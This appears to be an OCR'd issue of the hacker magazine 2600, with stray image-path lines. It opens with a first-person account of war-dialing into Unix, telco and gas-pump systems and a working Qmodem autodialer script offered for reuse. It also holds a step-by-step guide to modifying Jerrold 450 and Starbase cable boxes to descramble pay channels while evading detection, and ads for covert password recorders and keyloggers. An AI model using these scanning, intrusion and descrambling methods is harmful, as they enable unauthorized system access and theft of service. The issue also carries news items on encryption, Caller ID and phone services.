Living in small towns most of my life it has been hard to find any information on phreaking and related topics. So most, if not all, of what I have learned has been through trial and error and from a select few of other people I have met who share the same interests as I do - namely computers and phone systems.

Also, the town where I live owns the phone company. It is a rare situation and not many other cities own a telco. And up until about 1989 they hardly had any computerization at all and were still using very old equipment.

I had one telco person say there were still some mechanical switches in the CO. I don't know if that was true or not but with Citytel I would not discount it. They completely upgraded their system in 1990 and *everything* is computerized now.

Years ago when I was still in high school I read about a program that would dial numbers sequentially for some mundane purpose. At the time I had just bought a 300 bps modem for an Atari computer I had and was intensely interested in finding computers that I could connect with. Being in a small town in 1983 (under 3000 people), there was no BBS or anything local that I could dial into so everything was long distance. Not knowing a thing about phreaking I figured I could write my own program like the one I read about to dial everything in my prefix area and have it look for computers.

After about a week I had a program in Basic that worked and did what I wanted. I could only dial at night since it was on my parents' line. In about two days the program found a number that answered with a modem.

All I got was a prompt ("login>") when I connected to my mystery number. I tried to get in for a few days but I had no clue as to what it was asking for. I was in the local library and looking at some computer books when I saw the same prompt in a book. It was a Unix machine apparently. Well, after that I started to look for anything that was about Unix. I finally found an ID that got me in - UUCP I think it was. I must say after that little hack I was hooked. I wandered around that system for a few days and read anything I could on Unix. Eventually I found that the computer belonged to the local school board. I told a friend in my computer lab at school what I had found and he went and blabbed it around and the next thing I know I was having a little chat with the principal and a few others from the school board. Needless to say the powers that be freaked when they found what I had done. They did a little audit on their system and found that I had logged in quite a few times over a few weeks.

I knew nothing about hacker ethics at the time but all I wanted to do was learn about computers and other systems so I was careful not to damage their system. I can say all the books and mags that I read helped out quite a bit. I tried to explain that to them but they didn't listen and I was given one month's suspension and my parents were shocked that I could even do such a thing. All my computer stuff was carted away in a box and I was not let near it for about two months. Needless to say I was kinda famous when I got back to school.

I moved away to a larger town of about 16,000 when I finished school and I did not really think about doing any hacking again until I read about the famous Clifford Stoll and his hunt for the German hacker. By then I had an old XT and a 286 and was using a comm program called Qmodem. I

wrote a script in Qmodem's script language that did what my old dialer program did for my Atari.

I found lots of computers over a period of about a week. Lots were open systems with absolutely no security at all. I guess no one thought about hackers and how unprotected their systems are. Also I had learned more about computer systems and networks. Some of the Unix machines I was able to log into and gain root access almost right from the start.

As fate would have it, the first system I found was the local school board and I got system administrator access first try with sysadmin. No password on it at all. I attempted to cover my tracks but did not do a very good job of it and they eventually took the system off line and changed the number. I found it again about a month later and they had upgraded the machine quite a lot. But I didn't do much with it as they were savvy to intruders. But not enough... they still left the system wide open and I got root access almost right away. That really amazed me. After being hacked, they still left the system wide open.

I did find one interesting thing that to this day I don't know what exactly it was for. I found a number that I could connect with and I was trying to get a prompt and suddenly some phone numbers appeared on the screen. I decided to let it run for a while and see what else happened. Over a period of about half an hour new phone numbers would suddenly show up on the screen. One column always had one of four numbers in it and the second column was always a different one. Eventually I figured out that it was something that the phone company had set up that recorded who was calling the police department, fire department, a shelter for battered women, and a small RCMP substation. Nothing spectacular but interesting nonetheless.

I found a computer that controlled a gas cardlock system where you had to use a punch coded card to pump gas. I wondered how to get into it as the prompt was "Password:". The town is not that big so I drove around until I found the one I figured was the one. I looked over the system where you inserted your card and saw a little plate on the side with a serial number. Seeing that, I wrote down the five numbers and went home and called the system. Not really thinking that the serial number was the password, I entered the five digit serial number at the prompt and bingo! I was in. I think it was mostly a fluke that I got in but hey... a fluke is better than not getting in at all. I found I could shut the pump down or give myself free gas if I wanted to but was always afraid of getting caught.

After about three months of getting into every computer I could, I found I got kind of bored of it. Also, this time I told only one other person about what I was doing but it was a fellow who approached me with a number that he had found. I thought of telling others but no one would have really understood anyway what motivated me to get into systems. Mostly curiosity about other systems, how they work, and I guess the challenge of just doing it.

Another reason I stopped was the phone company upgraded their switch so people could have caller ID and all the bells and whistles. I'd still like to do it but I don't know how much of an eye the phone company has on lines these days. Before it was almost nil with the mechanical switches but now their switch is pretty good.

However a few days ago I accidentally dialed a wrong number and got a computer tone. My old hacker curiosity got the better of me and I dialed it again with my modem. To my surprise it was the CityTel switching computer! I got the prompt "Username>" with a banner saying city telephones so I'm assuming it's a Vax but I'm not sure as I hung up fairly quickly and I don't know what they have for security. Too bad... I'd like to see what they've got in there!

I've kind of grown out of it but still think about doing it now and again. But to the point of why I'm mostly writing this. I still have the old Qmodem script that scans prefixes and thought that others might want to use it as they see fit. It's short but it works well. I don't know how any other scanners work but this is the one I made. The only thing is you have to have Qmodem for it to work but it is available in a test drive version probably on most BBS's.

The script is as follows:

```
;Autodialer Script for Qmodem.

clrscr
assign 1 ATDT
assign 9 0

display 'Autodialer Script for Qmodem.'
writeln ' '
writeln ' '
write 'Enter the three digit prefix: '
getn 2 4
writeln ' '
write 'Now enter the four digit starting
    number: '
getn 3 4
writeln ' '
write 'Enter filename to save numbers
    to: '
get 6 20
writeln ' '
write 'Do you want to stop dialing at a
    certain number? (Y/N): '
inkey 4 1
writeln ' '
if '$4' = 'n' go_dial
writeln ' '
write 'Enter the number you wish to
    stop at: '
getn 5 4

turnon online

go_dial:
    displayln 'Now dialing $2-$3'
    pause 2000
    send '$1$2$3^M'

pause 25000; timing for how many
    rings.  25000 is for 20 seconds or
    about three or 4 rings.
if $offline add

gosub save
goto go_dial

add:
    displayln 'No connection made with
        $2-$3'
    hangup
    flush
    incr 3
    if '$3' > '$5' bye
goto go_dial

save:
    displayln 'CONNECTED with $2-
        $3'
    incr 9
    writeln 'Hanging up modem.'
    hangup
    clrscr
    writeln 'Writing number to disk.....'
    pause 3000
    openfile c:\$6 append
    writefile $2$3
    closefile
    writeln 'Done.'
    pause 1000
    clrscr
    flush
    incr 3
return

bye:
    writeln ' '
    writeln 'You connected with $9
        computers.'
    writeln ' '
    writeln 'Terminating Program.'
    exit
```


Coping with Cable Denial 2:
The Jerrold 450 Hack

by Prowler

I must commend Cap'n Dave on his excellent review of cable TV operation and equipment in the Spring 94 issue. In this article I hope to provide some methods for coping with cable denial at a low cost. Given the price of cable TV these days, one should be motivated to explore some do-it-yourself methods for receiving cable. You must however be willing to endure the cost of basic cable service.

Basic cable (everything except pay channels) can be received at your house without using a converter box if you have a "cable-ready" TV. If your TV is old or if you order the pay channels, a converter box will be issued for an additional monthly rental charge. You do not, however, have to rent your cable equipment from the company if you purchase your own box. This is actually a cheaper alternative since it will usually pay for itself within a year's subscription of cable. Also, you do not always have to own the most up to date converter box to get the job done. Typically, the boxes issued are the newer type converters which are addressable and descrambling. These are becoming the norm due to the widespread use of newer protection schemes and for access to pay-per-view type channels. It is, however, usually possible to get the same cable access using the older non-addressable and descrambling boxes. Since these boxes are not used much anymore, they can be purchased for a relatively low cost (around $30 to $50).

The difference between the addressable and non-addressable boxes is as follows: Addressable boxes have a unique number and can be programmed by the cable company remotely to control operation. This includes enabling and disabling the descrambling on the converter box. Non-addressable boxes require a chip that determines what channels will be descrambled. This chip is obtained from the cable company with the box when you order your channels. This is a pain for the cable company since the box must be opened and modified to facilitate changes in your cable service. The newer addressable boxes fixed this problem since they never need to be opened to handle any class of cable service. You have probably heard stories about people who order all the pay channels to have their addressable boxes enabled, then unplugging the unit to prevent the box from disabling when they cancel the service. This will leave your box settings on "descramble all" until the cable company turns it off. This is only a temporary fix because most cable companies send out a periodic signal to prevent this sort of thing from happening. This can be once a month or once a day, you can never tell. Basically the computer at the central office looks through the customer database and sends the message "all paying box numbers enable, all other numbers disable." So much for your free cable service. To avoid this, you can always purchase your own addressable box and get the "technician's kit" that is usually labeled "for testing purposes only". What you will get will be a ROM chip that replaces the EEPROM found in the box that stores the cable settings. This ROM of course has all the channels enabled and cannot be reset by the cable company no matter what they do. An ideal solution if you have the money and know what you're doing. An addressable box usually costs about $150 and the kit is around $60. You also must have some experience with electronics and soldering since there are a number of modifications to be made inside the box. This is simply too much of an expense



considering the low cost of non-addressable boxes that can have their descrambling enabled without a costly kit. Not to mention the fact that ordering these kits is suspicious if you don't own some kind of cable service company. The manufactures don't ask but someone could be watching, you never know.

To get yourself started here's what I suggest you do: First, find out what type of boxes that your cable company uses. Check the sticker on the bottom of the box for manufacturer and model. One of the most common manufacturers is General Instrument (GI) and I will be covering these types of boxes. A newer type of GI addressable box is the Impulse model. If your cable company uses these of other types of GI converters you are in good shape. GI also manufactures compatible non-addressable boxes with the model name Jerrold. This is the model you want to obtain. These older boxes are very common and can be ordered from fine publications like *Nuts and Volts*. You can also find these at electronics shows, HAM fests, and other such gatherings. Also, since these boxes are on the way out, you can sometimes find them in a dumpster behind your local cable office. It is not cost effective to keep and repair these boxes when the cable company can rent newer addressable type boxes that provide hassle-free service. So, as cheaply as you can, get yourself a General Instrument Jerrold 450 model. They are identified on the front next to the LED display and have a keypad on the top right.

Once you get a Jerrold 450, hook it up and make sure it works with your cable system. Put your TV on channel 2, 3, or 4 and you should be able to tune in all the cable stations. The pay channels will appear scrambled unless you got lucky and have a "fixed" box. Pay close attention to the scrambled channels. Do you get sound on these channels but a scrambled picture? If so, you will probably be able to get these channels. If the picture and sound is fuzzy (not just scrambled) there is probably a negative trap in use and you will not be able to get these channels without modifying the trap (not recommended). Now that you have your box you must get it open. More often than not, security screws are used to make it a hassle to open the box. What you can do is use a small file to cut a notch in the head of the screw then use a standard flathead to get it off. Or you can just drill out the screws and replace them with normal ones. Incidentally, the screws for common PC cases will fit and are perfect for this job.


Once you have gotten it open, the inside should look like the above diagram (top view). Obviously, the only component we are interested in is the unscrambler (part

A). It is a circuit board with a small metal box attached to the back. The circuit board is attached with tabs that are inserted through the bottom of the case and then twisted to hold it in place. There are several wires connected to the circuit board, but usually with enough slack to move the board around once freed from the bottom. Use a pair of pliers to twist the tabs back and free the board from the bottom carefully. You do not have to cut wires to get it loose. Once you have it loose, take a look at the front of the board (the component side):

The area with the asterisks (****) is the area of interest. Do not be surprised if the whole board except for the chip socket is covered in blue epoxy. This is done to prevent someone from viewing or modifying the circuit. This, however, does very little once you know where the key point for modification is. In this case, we will be removing components from the circuit board from the spot indicated.

Right next to where the bottom wire connects are four vertically mounted diodes. They start approximately three inches from the left of the board. This will not be evident due to the epoxy coating but you can use the traces shown as a reference. Removing these diodes is the key to permanently enabling descrambling on the box. What you will need to do is carefully use a drill with a grinding bit to remove the epoxy in this area. You will notice that the diodes are covered in a small piece of white cloth. Once you see this, you will know that you are in the right area. If you expose a piece of this, you can sometimes pull the cloth and crack away the epoxy covering the diodes. You could also just grind right through the diodes as long as you do not cut any traces or cut through the whole board! You must be careful, there are traces next to and underneath the diodes. The diodes are right next to one another so once you expose one, the remaining three are easy to find. Once found, use pliers to cut them from the board or simply grind them away. If you accidentally cut through a trace, scratch up either side of it and put a drop of solder in to fix it. Once this is done, you are ready to complete the modification. Obtain a 1N914 diode (very common). You will need to insert this in two of the holes of the chip socket, specifically pins 7 and 8 which are the bottom right holes in the socket. The anode goes into the far bottom right hole (8) and the cathode (side with the black stripe) goes into the hole next to it on the left (7).


And that's it! Your box is now hardwired into descrambling mode. Put the circuit board back in place and hook up your box. Check to see what channels you are now pulling in. You should be getting one new channel at the very least. Most cable companies use different protection schemes for the different pay channels. Your modified



box may or may not handle all the different protection in use. One problem with the older boxes is that new protection schemes have been created since the time the boxes were designed. This again can be overcome without incurring significant expense.

One feature that the newer addressable boxes have is the ability to handle 12 dB cable signals. The older boxes only handle the 6 dB mode that was standard during their time of manufacture. A new protection scheme was developed that uses an alternating 6 and 12 dB signal and is commonly known as Tri-mode. You may notice this effect when trying to view the pay-per-view channel in your area. It may be unscrambled for one minute and then scrambled the next when the signal goes to 12 dB. What can you do to remedy this situation? Well, it just so happens that a sub-box was developed for companies that still used the older boxes but wanted to use Tri-mode signals. This unit is called the Starbase and is also manufactured by General Instrument. These too can be ordered from electronics magazines and are much cheaper than the old converter boxes. This is because they are nothing more than a descrambling unit designed for 12 dB signals. They typically have an AC adapter to power the unit and come in a small flat case designed to sit underneath your converter box. The circuit inside is very similar in design to the one in the box. They also rely on a chip to enable channel descrambling. So, as you can imagine, the Starbase can be modified just like the box. Fortunately the Starbase circuit boards are usually not covered in epoxy. You should be able to immediately see the row of four diodes that need to be cut. Then by putting a 1N914 diode into the chip socket you will have completed the modification. You will then be able to see all cable channels not hindered by an outdoor negative trap, including pay-per-view which will now be on 24 hours a day! Depending on your cable company, a Starbase unit may not be required. In any case, it is a small expense for almost total access to cable.

I feel it prudent to mention that use of a modified cable box is of course illegal and should be taken into consideration. If you're caught using this equipment, the cable company will definitely prosecute. This is due to the fact that they really have no method of determining whether or not you are stealing cable. Most people are caught out of sheer stupidity. I will give you a few examples. One day the cable company decides to unscramble all the pay channels for about 2 minutes. During this time they broadcast a scrambled signal with an advertisement for free merchandise or a contest, etc. Since your box descrambles all signals sent down the line, it will descramble the ad. Lots of stupid people grab the phone and call in to get the merchandise. "Come on down and get your free stuff," says the operator. When you get there what you find is a warrant for your arrest. As a rule, never call in about things you have seen on channels you don't subscribe to. Sounds pretty straightforward right? It's amazing how many people the cable companies bust using this ploy. Another problem is that cable companies have trucks that they send out from time to time to scan



neighborhoods for signal leakage. If you have run another extension in your house and used cheap splitters and connectors, there will be leakage that the trick will detect. Your account will be checked and you could be busted. This could really suck if you're also using a modified box. As a rule, always spend the extra dollar for decent equipment and do the job right. Buying a decent cable signal amplifier is also highly recommended. This prevents the company from accurately determining what you are running inside the house. Even if they check your signal out at the pole, everything will appear normal. Connect one of these first on the line inside your house. Everything beyond it will not be detected. The better the amplifier, the better the protection. Lastly, never leave you cable equipment visible from outside your house. Your neighbors or a passing technician may notice it through a window. This can obviously lead to an uncool situation.

In conclusion, given the wide open structure of cable TV service and the availability of inexpensive equipment, you should be able to come up with a working system regardless of area or cable company. Do some experimenting in your area. Start at the bottom with the cheapest equipment you can get your hands on and see what works. It will usually be determined by the brand the local cable company uses. Anything this company manufactures should be fair game. Your entry level box should be non-addressable with descrambling capabilities. Add-on products for the box will usually be much cheaper than the box itself.

With all this in mind, be careful and happy hacking!

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print (this can be used towards back issues as well).

A 2600 t-shirt for every article we print.

A voice mail account for regular writers (2 or more articles).

An account on 2600.com for regular writers. (2600.com uses encryption for login sessions and for files so that your privacy is greatly increased.)

2600 Marketplace

Conferences

DEF CON III COMPUTER "UNDERGROUND" CONVENTION. What's this? This is an initial announcement and invitation to DEF CON III, a convention for the "underground" elements of the computer culture. We try to target the (fill in your favorite word here): Hackers, Phreaks, Hammies, Virii Coders, Programmers, Crackers, Cyberpunk Wannabees, Civil Liberties Groups, CypherPunks, Futurists, Artists, Criminally Insane, Hearing Impaired. WHO: You know who you are, you shady characters. WHAT: A convention for you to meet, party, and listen to some speeches that you would normally never get to hear from some k-rad people. WHEN: August 4, 5, 6 - 1995 (Speaking on the 5th and 6th). WHERE: Las Vegas, Nevada at the Tropicana Hotel. SPECIAL EVENTS: Hacker Jeopardy, Spot the Fed Contest, Voice bridge, Giveaways, Red Box Creation Contest, Video Room, Cool Video Shit, Scavenger Contest, Who knows? For more information and complete convention details contact the following: World Wide Web: http://underground.org/defcon; FTP Site: ftp.fc.net /pub/defcon; mailing lists: mail majordomo@fc.net with the following statement in the body of your message: subscribe dc-announce; voice or voice mail: 0-700-826-4368 from a phone with AT&T LD, or 10288 it; e-mail: dtangent@defcon.org (The Dark Tangent); snail mail: 2709 E. Madison #102, Seattle, WA, 98112; BBS system to call for info if you don't have net access: 612-251-2511; new DEF CON Voice Bridge: 801-855-3326.

For Sale

DMV DATABASE - 1995 EDITION for the state of Texas. Look up license plates, generate mailing lists, search for missing persons, do demographic research, trace debtors, many other uses! Texas $495, Florida $495, Oregon $219. Mike Beketic, Bootleg Software, 9520 SE Mt. Scott, Portland, OR 97266 (503) 777-2910.

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual .SYS/.COM program. 100% tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only $29 US. Incl: disks, manual. Also: PC background keypress recorder. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-hold duration. Can identify what's typed, when, & by *whom* (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite, GPO Box 343, Sydney NSW 2001 Australia.

GET YOUR COPY of the newest and best ANSI bomb/bad batch file detector: ANSICHK9.ZIP. Send $3 to cover shipping and handling to Patrick Harvey, 710 Peachtree St. NE #430, Atlanta, GA 30308.

THE BLACK BAG TRIVIA QUIZ: On MSDOS disk. Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining and VERY educational. Includes selected shareware catalog and restricted book catalog. Send $1 ($1.50 for 3.5) and 2 stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

LOOKING FOR A LINEMAN'S HANDSET? We have rotary for $65 (US). Great for use with your tone dialer. Send your order to Durham Technical Products - P.O. Box 237, Arlington, TX 76004 USA. (Internet address: bkd@sdf.lonestar.org). We also carry 6.5000 mhz crystals for $4 apiece; three or more crystals only $3 each. Also available: 8870 or SSI-202 DTMF decoder IC's or M957 receiver IC $4; 556 timer IC's for $1.50; 555 timers for $1.00. Cash, check, or money order accepted. (There is a short delay for checks to clear.) A current parts flyer is available by snail mail or e-mail.

VIDEO "HOW TO BUILD A RED BOX". VHS 72 min. Complete step by step instruction on how to convert a Radio Shack tone dialer into a red box. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! Best investment you'll ever make! Only $29 US. $5 for shipping & handling. DIGITAL RECORDING KEYCHAIN. Records ANY tone you generate onto chip. Very small. Fits in pocket for easy access. 20 second capacity. Includes 3 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300, 156 Sherwood Place, Englewood, NJ 07631.

LOWEST PRICES on underground information including: phreaking, hacking, cellular, anarchy, and too many other subjects to list. Send $1 (cash) for current catalog. Byte Bandits, PO Box 861, No. Branford, CT 06471.

"THE MAGICAL TONE BOX" - FULLY ASSEMBLED version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thin! Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. Only $29, 2 for $55, 4 for $102. Send money order for 2nd-day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 volt battery &

wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S., add $12 per order in U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

INFORMATION IS POWER! Arm yourself for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supplement you with files, programs, manuals, and membership from our elite organization. Legit and recognized world-wide, our information resources will elevate you to a higher plane of consciousness. Send $1 for a catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

UNAUTHORIZED ACCESS. The hacker documentary by Annaliza Savage, as reviewed in 2600 Winter 93-94 issue now available from Savage Productions, Suite One, 281 City Road, London EC1V 1LA, U.K. with a cheque or money order for $25.00 or 15 UK Pounds. NTSC VHS unless otherwise requested.

Info Exchange

DATA INTELLIGENCE CORE (503) 697-7694. An information exchange for intelligence matters. Handles H/P/A subjects as well as espionage. Need information on Russian Intelligence. Send e-mail to idres6e7@pcc.edu.

INFO EXCHANGE. Please send any hack/phreak/scam/controversial info. Especially looking for info that is relevant to the United Kingdom. Need info to start UK hack mag. Send info and return address (not compulsory) to: London Underground c/o Terry Boone, 120 Chesterfield Rd., Ashford, Middlesex, TW15 2ND, England.

WANTED: Any information on cable hacking or ANSI bombs. I need to know what exactly an ANSI bomb does, where I can get one, and how it works. Also need any other BBS or cable hacking info. Will exchange knowledge with anyone. Send info to The Dominus, 4302 West Azeele St., Tampa, FL 33609-3824. Will exchange knowledge!

NEW ENGLISH HACKER requires contacts in order to learn and explore the arts of hacking and phreaking, will provide a 100% reply to any other hackers who will take the time to reply and supply information. Send all correspondences to: The Net_Jester, 16 Frida Cres, Castle, Northwich, Cheshire, CW8 1DJ, England.

Help Wanted

MINNEAPOLIS/ST. PAUL BUSINESSMAN would like to discuss a business venture with "top gun" hacker and/or surveillance expert on a consulting fee basis. In confidence please forward a note profile to: Robert, P.O. Box 27401, Golden Valley, MN 55427-0401

NEED HELP WITH COLLEGE TRANSCRIPTS. Please respond telephonically (334) 887-8946.

WANTED: Articles for a NEW newsletter. Hopefully one by-line will be "Darker Shades of Gray" written only by citizens convicted of at least a misdemeanor. Then maybe a back page closer by an incarcerated felon entitled something like "Definite Black" or "In The Dark". Need manual so I can learn to use a telephone lineman's test set. Small blue metal box. Western Electric 145A Test Set. Send all submissions to: PO Box 30286, Memphis, TN 38130.

NEED HELP TO CLEAR MY CREDIT REPORTS. Please respond to: PO Box 32086, Panama City, FL 32407-8086.

Hacker Boards

ANARCHY ONLINE - A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Telnet: anarchy-online.com. Modem: (214) 289-8328.

TOG DOG, Evil Clown of Pork BBS, you saw us at HOPE - now call us and experience a professional, freedom-based BBS! H/P texts, PC demos, coding, free Internet newsgroups, and e-mail. No charges/ratios! 28.8, 24hrs (313) TOG-1-DOG, automated info from info@togdog.com.

UNPHAMILIAR TERRITORY WANTS YOU! We are a bulletin board system running out of Phoenix, AZ and have been in operation since 1989. We serve as a system in which security flaws, system exploits, and electronic freedom are discussed. There is no illegal information contained on the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those wily computer hackers. We call this "neutral territory" and we have been doing this for 4 years. Since 1991, we've had security officers from Sprint, MCI, Tymnet, various universities and branches of the government participate. We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested, please send mail to: imedia@tdn.net.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/15/95.

YOU DON'T NEED ENCRYPTION TO BLOW UP A bomb. That's the lesson the Clinton administration seems to be having trouble learning. Almost immediately after the Oklahoma City bombing, there were cries on Capitol Hill for "broad new powers" to combat terrorism. According to FBI Director Louis Freeh, one of the biggest problems facing us today is that of criminals communicating on the Internet using encryption. "This problem must be resolved," they say. According to White House aides, Clinton will seek new FBI powers to monitor phone lines of suspected terrorists as well as more access to credit and travel records. Under the proposal, authorities will be able to do this without evidence of a criminal act underway or in the planning stages. Under the current situation, a lot of people are supporting this kind of a move without considering the consequences. Once such measures are undertaken, they have a history of being abused. In a land where tabloid television describes hackers as "computer terrorists", we wonder if the government is that far behind. After all, our own Bernie S. (see page 4) was denied bail, at least in part because he owned books that explained how explosives worked. With this kind of hysteria dictating enforcement, we shudder at the results of these proposals. In the case of Oklahoma City, one fact remains very clear. None of this would have helped. The suspects weren't significant enough to be noticed. And they didn't use encryption or the net at all. And yet, the tabloids are screaming about the shocking speech that can be found on the Internet and how something has to be done to stop it. But curtailing speech and liberty never advances the cause of freedom and once begun is very difficult to reverse. Considering that it had no difficulty speaking out against the recent Communications Decency Act which seeks to outlaw objectionable material over computer networks, the Clinton administration really should know better.

ENCRYPTION HAS ALREADY BEEN EFFECTIVELY outlawed in Russia. An edict entitled "On Measures to Observe the Law in Development, Production, Sale, and Use of Encryption Devices and on Provision of Services in Encrypting Information" restricts the use of encryption technologies by government agencies as well as private entities. The edict bans the development, import, sale, and use of unlicensed encryption devices, as well as "protected technological means of storage, processing, and transmission of information". It's widely believed that this came about because of FBI influence abroad.

IT'S NOW ILLEGAL TO OWN A SATELLITE TV DISH in Iran. Saying the dishes are the equivalent of waving American flags, the government hopes this move will "immunize the people against the cultural invasion of the West." We think that same cultural invasion inspired this short-sighted overly hysterical reaction. It's not quite as stupid as outlawing listening to the radio. But it's close.

HERE'S ONE YOU WON'T SEE IN A PHONE COMPAny ad: Caller ID used successfully *by* a criminal *against* a victim. That's right! A San Antonio woman was allegedly shot to death by her ex-boyfriend earlier this year after he used a Caller ID box to track her down. It seems she called him to talk from a male friend's house and that in addition to the phone number being sent out, the caller's name was as well. All that was needed at that point was a phone book. Since we've done such a good job teaching our children and society the importance of 911, maybe it's time we started teaching them about *67.

IN ENGLAND, HOWEVER, BRITISH TELECOM IS reporting a 21 percent drop in "malicious" calls due to their version of Caller ID known as Caller Display. Says BT, "Our technology not only helps create a more efficient and convenient world but is helping our customers feel safer." Customers are also using the British Call Return feature at a rate of three million calls a day. Callers dial 1471 and hear the number of the person who called them last for no charge.

THE CALL RETURN FEATURE IN CANADA HAS sparked some controversy. The CRTC (the regulatory commission governing phone companies) has ordered all of Canada's local phone companies (BC Tel, AGT, Bell Canada, MT&T, NB Tel, and Newfoundland Tel) to stop Call Return from functioning on calls that have been blocked.

LAST ISSUE WE REPORTED ON THE DIFFICULTY NYNEX was having with its All-Call Restrict feature. Some phones that were supposed to have it didn't. (We were one of those.) Now it seems that NYNEX can't even handle a simple call trace without causing a major incident. Within hours of the Oklahoma City bombing, someone called in a bomb threat to a Boston hospital. NYNEX traced the call to the wrong number, thanks to an employee error and a pol-

icy of not doublechecking. Now NYNEX is offering to pay the college tuition of the innocent kid who spent two days in jail as a result.

IT COULD HAPPEN AS SOON AS EARLY 1996. Residential customers in New York City and Long Island will have a choice between NYNEX and Cablevision's Lightpath. Consumers would be able to switch services without switching numbers. Lightpath has been providing phone service to business customers on Long Island. Of course, the flipside of this is that NYNEX will now enter the cable TV business, something we're not sure the world is ready for.

THE PRESS RELEASE GOES SOMETHING LIKE THIS: "You no longer need to carry a pocketful of quarters. With NYNEX's new European-style payphones, all you'll need is a phone card." Trouble is, these phones are beginning to pop up everywhere in New York City streets, replacing existing "real" payphones. This wouldn't be a problem in itself except the phones have three strikes against them: they don't allow calls to 800 numbers, they don't allow calls to 950 numbers, and they don't take incoming calls. One thing that isn't lacking is the NYNEX greed factor: if they aren't making money every minute the receiver is off the hook, they'll make the phone completely unusable.

AT&T'S NEW 500 NUMBER SERVICE HAS ITS pluses and minuses. While you can make calls from anywhere using your master PIN, you will be stuck with a hefty 80 cent surcharge. If the number you're calling is your home number, you can avoid this surcharge by using one of the non-master PINs that you're supposed to give out to your friends and family. Hopefully you won't be committing a federal crime by engaging in this practice.

